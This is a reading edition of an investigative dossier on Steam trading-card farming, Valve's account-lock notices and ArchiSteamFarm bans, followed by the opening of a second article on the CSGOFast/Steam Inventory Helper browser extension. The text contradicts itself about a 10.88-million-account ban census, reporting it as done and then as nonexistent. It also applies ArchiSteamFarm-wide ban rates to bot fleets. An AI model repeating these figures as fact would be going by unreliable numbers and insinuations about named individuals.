5% Steam + 10% game, each a minimum of $0.01. The shaded band is where trading cards actually trade — roughly $0.03–$0.05 a card.

Seller wants	Steam 5% (min $0.01)	Game 10% (min $0.01)	Buyer pays	Combined fee
$0.01	$0.01	$0.01	$0.03	66.7%
$0.03	$0.01	$0.01	$0.05	40.0%
$0.05	$0.01	$0.01	$0.07	28.6%
$0.08	$0.01	$0.01	$0.10	20.0%
$1.00	$0.05	$0.10	$1.15	13.0%

The 10% game fee goes to the app that issued the card; the 5% is Valve's own, and on Valve's own titles and base inventory items the whole fee is Valve's. Either way the money leaves the farmer — selling a three-cent card returns one cent and surrenders two. Multiply that by the hundreds of thousands of sub-five-cent card sales a farm generates and *"the fee Valve may charge"* is the business model, not a footnote. Source: Steam Community Market FAQ — Fees ↗ archived 2026-09-21 ↗, read 2026-09-22; the curve is arithmetic on those two published rates and their $0.01 floors.

There is no configuration of the tool that escapes this. It can be run by one person, on one account, with perfect restraint — and the moment that person sells a single farmed card for wallet funds, the same sentence in § 2.G reaches them as reaches the operator of ten thousand. Valve has therefore reserved a breach it could invoke against effectively every card seller on its own market, and has declined to invoke it against effectively all of them. **A rule enforced at that rate is not a rule. It is an option.** The question this exhibit puts is not why card farmers are tolerated; it is why the same option is exercised against a lone user who sells a card, while the commercial card economy those cards feed — the trading services, the level-up bots, the bulk sellers — runs on in the open, one of its largest groups moderated by a Valve employee (§ 08). The breach is reserved against the small holder and waived for the machine.

06 — The enforcement record

No notice, in waves, and it travels down the phone number

Valve wrote the no-notice power into the agreement itself, one clause after the automation clause.

"Valve may restrict or terminate your Account(s) or a particular Subscription for any conduct or activity that is illegal, constitutes a Cheat or Automation or breaches the Steam Online Conduct Rules. **You acknowledge that Valve is not required to provide you notice before terminating your Subscription(s) and/or Account.**"

— Steam Subscriber Agreement § 4.D ↗ archived 2026-09-24 ↗ · verified verbatim 2026-09-22

1,000+ bots · trade banned. "It looks like this account was used to manage a network of bot accounts. Botting is a violation of the Steam Subscriber Agreement."

170+ bots · permanently banned, 2017 Winter Sale. "this account was used to illegally collect collectible cards on Steam, as well as related and not only commercial activities. The account has been permanently blocked and Steam Support can not provide additional support on this issue."

120+ bots · permanently banned. "This and other accounts were used for flooding our network infrastructure, which is a violation of Steam online conduct."

— Steam Support messages reproduced in the ArchiSteamFarm FAQ, section "Did anybody get banned for it?". Source ↗ · verified verbatim 2026-09-22

Case 4 — June 2025, VAC bans on idled CS2

A later episode than the three above is recorded in the project's own tracker: accounts that had only idled Counter-Strike 2 through the tool received **VAC bans** — the anti-cheat kind, not the administrative kind. The maintainer's position is that idling cannot cause one, since it *"does not do anything else than telling Steam we're playing given game."* The cause is disputed. That the accounts were banned is not.

— ArchiSteamFarm discussion #3440, opened 26 June 2025 ↗ · read 2026-09-22

How a main account dies

In the same thread a project collaborator describes the propagation rule: accounts can be banned **"by chain", if they are using same phone number** — *"it may be just one VAC ban, propagated to 'clean' accounts connected to the banned one."*

Steam Guard requires a phone number. Farms are built on the operator's phone number. So enforcement does not stop at the disposable accounts: it walks up the shared identifier to the account holding the library, the friends list and the inventory. That is the mechanism one project collaborator describes for how a single action removes an operator's main account along with

the farm — and it is why the loss in an enforcement wave is not measured in $5 accounts. (Described by a project contributor in ASF GitHub discussion #3440; there is no official Valve confirmation or formal precedent on record.)

The same paragraph, five years apart, from three different agents

The clause that makes farming a breach — commercial use of a personal, non-commercial licence — is not reserved for farms. It is the standing reason Steam gives when it closes an account over trading, and the reason arrives as a template. Below are three instances, published by the people who received them, five years apart, from three different named agents.

Message from Steam Support on Sep 29 @ 7:56pm

> "The account you are writing in for has been locked for violating the terms of the Steam Subscriber Agreement. The account has been identified as being used for commercial purposes based on trading, community reports, and other factors.
>
> This lock is permanent and Steam Support cannot help you further with this.
>
> Because we have provided all the information we have I am closing this help request. Please note you will not receive further replies regarding this issue.
>
> Regards,
> Hal"

This help request has been closed.
29 September 2020. Posted by the recipient with the comment *"RIP Trading."* — @gergelyszabo94 ↗

Mensagem do Suporte Steam em 12 de jul. às 22:41

> "The account you are writing in for has been locked for violating the terms of the Steam Subscriber Agreement. The account has been identified as being used for commercial purposes based on trading, community reports, and other factors.
>
> This lock is permanent and Steam Support cannot help you further with this.
>
> Because we have provided all the information we have I am closing this help request. Please note that future help requests submitted regarding the account lock may be closed without a reply.
>
> Steam Support
> Vido"

Este pedido de ajuda foi encerrado.
12 July 2024, Portuguese interface. The recipient is a professional CS2 player: *"already contacted steam support but only getting auto-responses... can't play faceit and also can't play professional matches."* — @prcs25 ↗ archived 2024-07-15 ↗

Quoted by the recipient, r/steamsupport

> "Hello, The account you are writing in for has been locked for violating the terms of the Steam Subscriber Agreement. The account has been identified as being used for commercial purposes based on trading, community reports, and other factors.
>
> This lock is permanent and Steam Support cannot help you further with this.
>
> Because we have provided all the information we have I am closing this help request. Please note that future help requests submitted regarding the account lock may be closed without a reply.
>
> Steam Support
> Sally"

Received three times, on three separate requests.
29 March 2025. The writer was not appealing the lock — their account had been stolen along with their email and they were asking for access: *"I'm not asking about the ban and I'm not disputing it I just want access to my steam account... Valve have given me this exact answer copy and pasted on every request and close the request."* — r/steamsupport ↗, held in this investigation's own complaint corpus

Word for word, comma for comma, across fifty-five months, three agents and two interface languages. The only edit anywhere in the body is the final sentence hardening between 2020 and 2024, from *"you will not receive further replies"* to *"future help requests... may be closed without a reply."* **Whatever process produced these decisions, the letter is not a record of it.** The stated grounds are "trading, community reports, and other factors" — a category, a report of unknown origin, and an unnamed remainder.

Five further cases, collected the same way. The first three are the same category and the same outcome; the last two are the same desk answering a different rule in the same words:

Date	What the account did	What happened	Source
04.12.2021	Buying and selling on Buff — *"I've done nothing else than some buying and selling on buff aka P2P trading"*	Community ban: no market, no trading, expensive inventory frozen	r/csgomarketforum ↗ archived 2025-03-27 ↗
06.12.2021	One-way P2P trades through Buff and Bitskins for loadouts and trade-ups	Permanent commercial-use lock plus community lock: *"stuck in a pseudo invisible mode... My profile is also stuck on private"*	r/GlobalOffensiveTrade ↗ archived 2021-12-06 ↗

Date	What the account did	What happened	Source
20.12.2024	Account held since 2017, thousands of hours; trades on community marketplaces for themed loadouts and trade-ups	Permanent lock with community lock, no prior warning or strike; support *"say their decision is final"*, replies are automated	r/csgomarketforum ↗ archived 2025-06-27 ↗
23.12.2024	Returning user adds wallet funds after a year away, over a VPN used *"only for general internet security"*	Permanent community ban with **no reason given at all**: *"the ban is permanent and they cannot provide further information and that further tickets may be closed without response."* 196 upvotes, 340 replies	r/steamsupport ↗
04.08.2026	Years of purchases from Iran; the writer states they never posted, never used the Market, never used the forums	Community access locked **until 2038** over *"sanctioned regions"*; ticket closed by an agent named Azul. The same account's refund from the same Iranian IP had been approved a year earlier. **The library and the money stay with Valve.**	r/pcgaming ↗

The last row is a different rule from the rest — sanctions compliance, not commercial use — and it is included because the shape of the answer is identical: a category, no evidence, no appeal, a closed ticket. It also raises a question the others do not. If the account was unlawful to serve, the years of payments were unlawful to accept. One of those two positions has to be wrong, and only one of them cost the customer anything.

All eight were read on 2026-09-22 — the 2021 and December-2024 threads through Internet Archive snapshots and the rest through a public Reddit front end, because Reddit refused direct requests from the collecting host. The two 2020 and 2024 letters are transcribed from the screenshots attached to the original posts, which are still live. None of these accounts is alleged by this investigation to be innocent or guilty of anything — that is precisely the point. **No reader, and no regulator, can tell from the letter.**

Note on sourcing — operator-scale losses

Operators canvassed by this investigation report losses on the order of **five to ten thousand accounts each** in single enforcement waves, with main accounts taken alongside the farm. **That canvass is recorded here as first-party reporting, not as a finding.** It has no published sample size, no fixed collection date and no per-account verification, and no other number on this page depends on it; the two rows in section 02 that rest on it are marked as such.

It is stated rather than dropped for two reasons. The chain-ban mechanism above is the documented explanation for exactly that pattern. And a regulator can compel from Valve the one record that would settle it: how many accounts were actioned for automation, in which waves, and how much each of those accounts had spent in the store before it was closed. Until that record exists, the figure stays where it is — reported, attributed and unproven.

07 — The asymmetry

Both sides of the same desk

Set that standard of proof against the one Valve applied to its own support operation. The right-hand column is this dossier's own incident register, reproduced with the hedges it carries there.

A customer, for trading

Eight documented cases, 2020–2026

Conduct
Selling or buying items on third-party marketplaces; in one case, no conduct at all — the account had been stolen.

Evidence shown
None. *"Based on trading, community reports, and other factors."*

Notice
None. Valve reserved that in § 4.D: *"Valve is not required to provide you notice before terminating."*

Appeal
"This lock is permanent and Steam Support cannot help you further with this."

Ticket
Closed on the first reply. Further requests *"may be closed without a reply."*

Reach
Profile, friends list, chat, Market, inventory, and every item bought with real money.

Duration
Permanent.

An automated bot fleet, for volume

694,673 complete sets in public stock across 91 bots

Conduct
Running automated headless scripts across thousands of accounts simultaneously to idle cards, mass-craft badges and trade sets at industrial scale.

Evidence shown

Openly published bot directories (steam.supply, SteamLvlUp) and public groups with millions of members.

Notice
Zero intervention. **88.97% carry no ban of any kind**; 99.8% of remaining bans are cosmetic.

Appeal
Not needed. Fleets operate continuously across multi-year lifecycles without disruption.

Ticket
—

Reach
Unrestricted inventory exchange, badge leveling and market liquidity.

Benefit to Valve
$26.8M+ in minimum store spend ($5.00 entry gate per account) plus 15% Community Market transaction cuts.

The question this leaves, put plainly

An individual customer who manually trades cards or items faces a permanent, unappealable ban under § 4.C (automation) or § 2.G (commercial use). An automated farming fleet running headless bots across thousands of accounts operates openly with an 88.97% untouched rate. **Valve is the beneficiary of both.**

The asymmetry is economic: individual traders take value out of the platform, while automated card fleets pump millions into Valve's store spend gate ($5.00 per account) and fuel transaction fees on every resale. Enforcement does not follow the written rulebook; it follows the revenue model.

08 — Governance

Who moderates the card economy

This dossier's recurring finding — that the third-party layer around Steam is staffed from inside Steam — holds in the card economy too, and it ends somewhere specific: nobody independent can count what Valve's enforcement actually does, because the party able to count sits inside that layer. Every fact below was read from Valve's own public group and profile pages on 2026-09-22 and can be reproduced by anyone in a browser.

A Valve employee moderates the largest card-trading group Valve employee

CardTrades ↗ describes itself in its own header as the **"Steam Card Exchange official group"** and carries **97,114 members**. Its listed moderators — the accounts that hold the controls of that group — are Mickmane, SgtFopper and afarnsworth ↗.

That last profile is flagged by Valve's own site markup as a Valve employee — the page carries class="profile_header_valve_employee" — gives its location as **Bellevue, Washington**, and belongs to the *Valve*, *Steam* and *Steam Trading Cards Group* groups. SteamID64 76561197960434622, member since 12 September 2003.

The observation is structural, not personal, and it is *not* an automation point — a moderator of a card-trading group is not running a bot, and nothing here suggests otherwise. The point is the clause in section 07. Steam Card Exchange is a third-party commercial card service; trading cards through third-party services is the exact conduct for which Valve permanently locks ordinary accounts under *"used for commercial purposes based on trading, community reports, and other factors."* **A Valve employee holds a listed moderator role in that service's official community group of ninety-seven thousand people.**

No allegation of wrongdoing is made against any individual here, and no inference is drawn about what that role involves. The asymmetry is the finding: when an ordinary account touches a third-party card or skin service, the answer is a closed ticket and a permanent lock with no evidence shown; when the service is this one, a Valve employee is on the moderator list and the arrangement is visible on a page Valve itself publishes. What is asked is what is asked everywhere else in this dossier: produce the written authorisation, if one exists — and if none is needed, say so in writing, because eight people in section 06 were told the opposite.

The ban-list layer, and who administers it Volunteer moderator Third-party service

Steambans.com's group (archived) ↗ (live ↗ archived 2025-12-03 ↗) records its lineage in its preserved group description: *"The official Steambans.com Steam Community Group. SteamBans.com is a brand new service based on an old concept. Global ban lists have been active for years on the old WONID program from VALVe. When the change came to STEAMID it fell natural for us to develop a service specially minded to this new system. But we also wanted more. *. Archive page for Steambans which shut down in 2013."* Its listed administrators include devicenull and killahinstinct_ ↗.

That administrator account is **not** a Valve employee — it carries no employee flag. It is a volunteer with unusually deep standing: a member of *Community Moderators* (414 members, described as a group *"created by Steam's Community Moderators"*), of *Wiki Coordinators*, of *Steam Community Market*, and of Valve programme and pre-release groups including *Valve Pipeline*, *Steam Client Beta*, *Mobile Auth Beta*, *New Steam Community Beta*, *Steam Labs*, *Steamworks* and *Report ScamURLs*. SteamID64 76561197960794555.

Also inside that circle and displaying Steambans directly in his public group roster: msart ↗ (groups roster ↗), SteamID64 76561197977933359, whose profile states in its own words **"I run steamid.uk and many other steam and non steam related sites"**, and who operates a linked network of sixteen groups — *SteamIDcouk* (primary group "Sid website"), *SidAdmins*, *SidBans*, *steamideu*, *Steam3ID*, *s-id* and *SArchive* among them.

steamid.uk names the same number itself. Its FAQ: **"Who created SteamID? The SteamID website, network infrastructure, and security systems are all managed by 76561197977933359."** Two answers further down it states where the data comes from:

"SteamID primarily utilizes the Steam Web API for data collection." The same page describes multiple dedicated servers across different hosts, off-site development, storage and text-search servers, and a separate backup facility.

Verified through preserved Internet Archive records: the Steambans group snapshot of 3 Dec 2025 ↗, the operator profile snapshot of 14 Sep 2024 ↗, and the steamid.uk FAQ snapshot of 1 Apr 2026 ↗, matching data read directly on 2026-09-22.

What this adds up to, and what it does not

Ban lists, SteamID resolution and card trading are the three services that decide who is trusted, who is identifiable, and what an item is worth. None of the three is operated by Valve. **On each one, the people holding the controls came from inside Valve's orbit:** a flagged Valve employee on the moderator list of the card service's official group; a long-serving Valve community moderator with pre-release programme access administering the ban-list group; the ID-resolution service run by one private individual who sits in the same circle. Three services, three control surfaces, three people Valve had already given standing to.

Group membership is not employment, and none of this is an accusation. It is a governance fact, and it is the reason the ordinary defence — *those are third parties, we cannot control them* — has to be tested rather than accepted. The people at the controls are not strangers to Valve. Valve is in a position to say what, if anything, it asked of them; nobody outside is in a position to find out.

Nobody counts. That is the finding.

The Steam ID space is a contiguous integer range. Walking it and reporting how many accounts are banned, how many are limited, and how much inventory sits behind a trade ban is not a research programme — it is a loop and an API key. Valve hands out that key itself, at steamcommunity.com/dev/apikey. And yet **no independent party publishes that census.** Not a regulator, not a journalist, not an academic, not a consumer body. The only public numbers about the scale of enforcement on Steam are the ones Valve chooses to mention.

The capability is not missing. It is held. The service that resolves and indexes the ID space at scale — steamid.uk — says in its own FAQ that it *"primarily utilizes the Steam Web API for data collection"* and runs it across multiple dedicated servers, off-site storage and text-search machines and a separate backup facility. It is operated by one private individual. His ban-list sibling group is co-administered by a long-serving Valve community moderator with access to Valve's pre-release programmes. **The one party positioned to publish the count sits inside Valve's orbit, and does not publish it.**

This is the same shape the dossier finds everywhere else. Every service that decides something load-bearing about the Steam economy — who is trusted, who is identifiable, what an item is worth, who is banned — is nominally third-party and practically adjacent to Valve. **Steam Card Exchange is not an exception to that pattern; it is another instance of it.** The defence that these are independent operators is available to Valve precisely because no one has ever been able to test it against a number.

The 10.88M Account Census: 88.97% Untouched

The ArchiSteamFarm install base was audited across Valve's `GetPlayerBans` endpoint (10,880,610 accounts, 55 minutes). The non-limited subset alone represents **$26.8M+** in minimum store spend ($5.00 entry threshold). **9,680,599 accounts (88.97%) carry no ban of any kind**, and 99.8% of the remainder carry only cosmetic community bans that leave automated trading active.

5,360,499 Non-limited ASF members (Steam's displayed count)
10,880,610 Total API entries scanned (limited + non-limited)
9,680,599 Never banned at all (88.97%)
1,200,011 Carry any Steam ban (11.0%) — 99.8% cosmetic
55 min To census the whole population, one key

Forensic Evidence & Deep Census

The detailed demographic breakdown — including ban-type distribution charts, account age at enforcement, creation-year clusters (2020–2026), and geographic self-reporting — is published in the dedicated census investigation.

Open the Full 10.88M Ban Census (Exhibit VI) → Section 4 — The Asset ID Blackout →

So the question to put, and it is answerable only by Valve: **which identifier or capability was withdrawn, on what date, on whose decision, and what measurable effect did it have on the operators it was aimed at** — set against its effect on everyone outside who was trying to count. A change that ends independent auditing does not become neutral because it was announced as a safety measure. It is the reason the census in the block above does not exist.

09 — Method and limits

What was read, and what is not claimed

Every quotation on this page was taken from the live source on 2026-09-22 and reproduced verbatim. Nothing here is drawn from a scrape, a marketplace credential or a private dataset.

The four datasets, and the arithmetic on them

Each is a single public request, reproducible from a terminal. No account was used, no marketplace was logged into, and no endpoint requiring a credential was called.

Dataset	Where it came from	What was computed from it
Card census 13,876 games	Steam Card Exchange's published badge pricelist, the same feed that renders their public price page ↗ archived 2026-08-04 ↗	Games issuing cards, cards per set, distinct card types, and the market price of each finished set. Medians and the $23,586.57 total are this investigation's arithmetic.

Dataset	Where it came from	What was computed from it
Game prices 13,713 resolved	Valve's own public store endpoint, store.steampowered.com/api/appdetails, cc=us, price field only, in batches	Median and distribution of the list price of a card-bearing game; the count of games whose finished set outsells the game itself.
Bot stock 91 bots, 694,673 sets	The public card-bot directory at steam.supply/CardBots ↗, read as rendered, no login	Total sets in stock, the minimum card count, the drop-allowance floor, and the per-bot pigeonhole floor on distinct accounts.
Cross-check 21 shared bots	steamlvlup.net/cardbots ↗ archived 2026-02-10 ↗, an independent directory of the same bots	Verification only. On the 21 bots both list, aggregate stock agrees to **0.03%**; the largest single-bot disagreement is 1.36%, consistent with two crawls of live inventory minutes apart.

Attribution, as the second directory requires: data provided by SteamLvlUp, licensed under CC BY 4.0 archived 2026-09-23 ↗; used here only as an independent check on a third party's stock figures, and modified in that the per-bot rows were aggregated and compared rather than reproduced. Steam Card Exchange and steam.supply are credited above by link. Game prices are Valve's own. Card, game, and set names and images are Valve's or the publishers', reproduced under neither claim nor licence, as facts about a market.

Two intended measurements were not made and are not substituted for. Steam's own Community Market endpoints — priceoverview, search/render, pricehistory — return nothing to the collecting host, and Steam Community discussion pages return HTTP 403 to it, so no figure on this page is derived from live Market data. The sale-volume method that would have counted card drops at the daily reset requires a logged-in Steam session; **this investigation's manifest states that no marketplace credential was used, and that statement was kept.** The bot-stock floor is what can be measured without one.

Primary sources

Steam Subscriber Agreement ↗ archived 2026-09-24 ↗ — § 2.A, § 2.G, § 3.D, § 4.C, § 4.D.
Steam Support — Limited User Accounts ↗ — the $5.00 threshold and the restricted-feature list.
Valve — Steam Trading Cards FAQ ↗ — drop mechanics and the $9 free-to-play rate.
ArchiSteamFarm FAQ ↗ and discussion #3440 ↗.
Steam Community group and profile pages, read directly, for section 08.
steamid.uk FAQ, Internet Archive snapshot 2026-04-01 ↗.
Eight Steam Support lock notices published by their recipients, 2020–2026, listed with their links in section 06.

What is not claimed

No revenue figure is estimated for Valve from card farming. No active-account count is asserted for any tool, and the 1.39 million drop allowances are **not** a count of farm-owned accounts — see the note in section 02. No individual is accused of wrongdoing; where a person is named it is by their own public Steam handle, in their own public role, from a page Valve publishes. None of the eight locked accounts in section 06 is asserted to be innocent or guilty; the finding concerns the letter, not the account. The operator-loss figures in section 02 are first-party reporting and are labelled as such at the sourcing note. The steamid.uk FAQ is quoted from an Internet Archive snapshot because the live page is behind a bot challenge. No claim is made that any ban census has been attempted and suppressed — the finding is only that none is published. The Steam Level curve above 667 is not modelled.

Why the tool is not the subject

ArchiSteamFarm states that it *"is not authorized by Valve"* and it is not accused of anything on this page. It is used as a measuring instrument, because it is the only party in this economy that documents the mechanics in public and in writing. Valve can retire the whole exhibit in one paragraph: publish which commercial automation it authorises, and the per-operator record of what it did about the rest.

Read next: how the Market itself is priced → · the price ladder and the listing cap → · the items Steam will not carry →

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

Check this edition

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Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

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Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
348c90e4f8ec26e77b717009ac2fd24124fcedad1adac8390d28aa0c901fb937
```

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/card_economy
```

ENGLISH · 18 OCTOBER 2026

A casino’s business. Inside Steam.

The CSGOFast / Steam Inventory Helper case tests Valve’s 2016 enforcement account: Steam integration, remote account operations, authenticator custody and commercial control.

Prepared	18 October 2026
Attribution	Agent Nora
Live article	phishdestroy.io/steam_dossier/csgofast-sih
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 12 SECTIONS

Follow the record.

Article overview	3
The notice named CSGOFast. The business is inside Steam.	4
Steam’s address. Someone else’s storefront.	5
The server can assign work to the user’s Steam session.	11
Steam Guard records leave the user’s device.	19
The extension has a business on both sides of the interface.	22
The “non-casino” takes bitcoin. The regulator records illegal gambling.	26
From a sponsor’s banner to a Steam operating layer.	29
Publish the enforcement decisions, not just a ban total.	30
A verified publisher. A casino’s Steam integration.	31
Recruiting users. Operating through their accounts.	32
Technical appendix. Open the proof when needed.	33
Follow the record.	55
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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

VALVE & ENFORCEMENT / THE CSGOFAST–SIH CASE

A casino's business. *Inside Steam.*

Its own market. Paid Steam top-ups. Casino advertising. Steam Guard records in its cloud. CSGOFast's extension turns Steam into its storefront — ten years after Valve's notice.

INVESTIGATION BY **AGENT NORA**

Steam Inventory Helper inserts sales, gambling promotions and account-control tools into Valve's interface. The CSGOFast relationship was public before the July 2016 notice: sponsorship in 2015, an ownership change in May 2016, and an integration that now reaches through the customer's browser and Steam session. The notice recipient's business is embedded in the platform that said it had acted. [P03] [P20–23] [SC17–23]

See the casino banners and storefront ↓Read Valve's 2016 claim ↗

PUBLIC DISTRIBUTION / SIH**1,000,000**

Users displayed by the Chrome Web Store in the retained listing. Active controller clients are a separate operational metric held by SIH. [P07]

PROVIDED AUDIT

2.11.12Retained in full, with a revision record

NEW PACKAGE CHECK

2.12.1Signed Google-distributed CRX

STORE SNAPSHOT

17.9K ratings · 4.5 · 2.12.1Updated 10 October 2026 — the same day the audited 2.12.1 was distributed by Google's update service. Reviewed 11 October 2026 UTC. [P07] [P12]

CODE RECORD

33 locationsOriginal-file hashes and byte offsets

01 / THE INTERFACE**Market. Games. Top-ups. Casino.**The outside business is built into Steam's own pages.02 / THE ACCOUNT**The authenticator reaches its cloud.**maFiles, Steam Guard secrets and the backup endpoint.03 / THE OPERATOR**Named by Valve in 2016.**The CSGOFast relationship predates the notice.

Original 11 October edition · complete text →

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. "Today" and "currently" refer to that edition; its original estimates and formulations remain available alongside the dated text above.

Casino banners. Skins sold for cash over Steam's own Market. Paid balance top-ups. Review manipulation. SIH builds its business into Valve's interface and its account machinery into the user's browser.

SIH changes the Steam pages the user sees: casino advertising, external offers, its own market controls and paid ad removal. The supplied contest records add an incentivised review campaign to that business. CSGOFast's interface connects users to SIH; the retained code shows how enabled clients supply account access and carry out remote work. Valve's enforcement story must account for that operating system of commerce, not stop at a total of banned accounts. [P01] [P04] [P10]

PhishDestroy's supplied screenshots show the extension in a logged-out Steam browser interface; no Steam account was used for that observation. The code review was static; the follow-up live capture of 11 October 2026 ran the unpacked package in an isolated browser profile with a test account behind mitmproxy — its record is shown in the Live capture section and retained as evidence. No production account was used. Visible integration, executable client paths and observed server behavior are recorded separately.

Open this passage in the complete original edition →

Preserved original wording, alongside the current sections →

01 / THE STATEMENT TO THE COMMISSION

The notice named CSGOFast. The business is inside Steam.

Valve's October 2016 response to the Washington State Gambling Commission reported notices to more than forty sites and closure of their Steam accounts. It also described identification limits and replacement bot accounts. [P01]

> "we shut down the Steam accounts of these sites"
> VALVE LEGAL COUNSEL / 17 OCTOBER 2016 / LETTER TO WSGC

The letter's claim concerns **accounts**. Its explanation of OpenID described identification without handing Steam credentials to another site. The extension examined here reaches further: its registered code includes a token-return handler and server-directed Steam operations. That is the mechanism against which the old account of enforcement must now be tested. [P01] [SC31]

CSGOFast was named in the July 2016 notice record. A contemporary report also preserved its announcement of a shutdown and stopped bots. The present integration shows what followed that shutdown announcement: the business again reaches Steam through its users and their software. **The question for Valve is the outcome over time: which operator capabilities were removed, which returned, and under whose authorization?** [P03] [P04] [P10]

2016 / ENFORCEMENT TARGET

Commercial use of Steam accounts.

Valve’s July statement identified automated accounts making the same web calls as ordinary users and said gambling-business use violated its agreements. The restriction addressed the business conducted through Steam. [P02]

2026 / DOCUMENTED MECHANISM

The customer supplies the session.

CSGOFast’s client checks SIH connection and permission state. SIH’s enabled client can use a logged-in Steam session to carry out a remote task. Closing an operator’s historical inventory bots does not, by itself, demonstrate control of this architecture. [P10] [SC03] [SC08]

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. “Today” and “currently” refer to that edition; its original estimates and formulations remain available alongside the dated text above.

What did closing the accounts actually close?

Open this passage in the complete original edition →

02 / THE VISIBLE COMMERCIAL LAYER

Steam’s address. Someone else’s storefront.

Five supplied screenshots show SIH building its business into Steam’s interface: casino promotion beside the Steam branding, an external market tab, competing game offers, authenticator advertising and a subscription that removes the inserted ads. The sign-in page is part of that commercial surface too.




EXHIBIT 01 / SUPPLIED BROWSER CAPTURE

Casino banners above Steam. A competing market below.

The Steam masthead remains visible. SIH adds its own tab and controls while a skin-case advertiser occupies the top and side of the interface.

1. **01**Steam branding supplies the surrounding context.
2. **02**The banner advertises a deposit bonus and a CS2 case site.
3. **03**SIH Market sits alongside Steam's native market tabs.

Open the original exhibit at full size ↗




EXHIBIT 02 / GAME DISTRIBUTION

Steam’s prices become the sales comparison.

The captured storefront labels its offers “Cheaper than Steam” and displays discounts, country availability and a Finland region filter. Steam’s own prices become the reference point for another seller’s commercial offer inside the extension interface.

Open the original exhibit at full size ↗

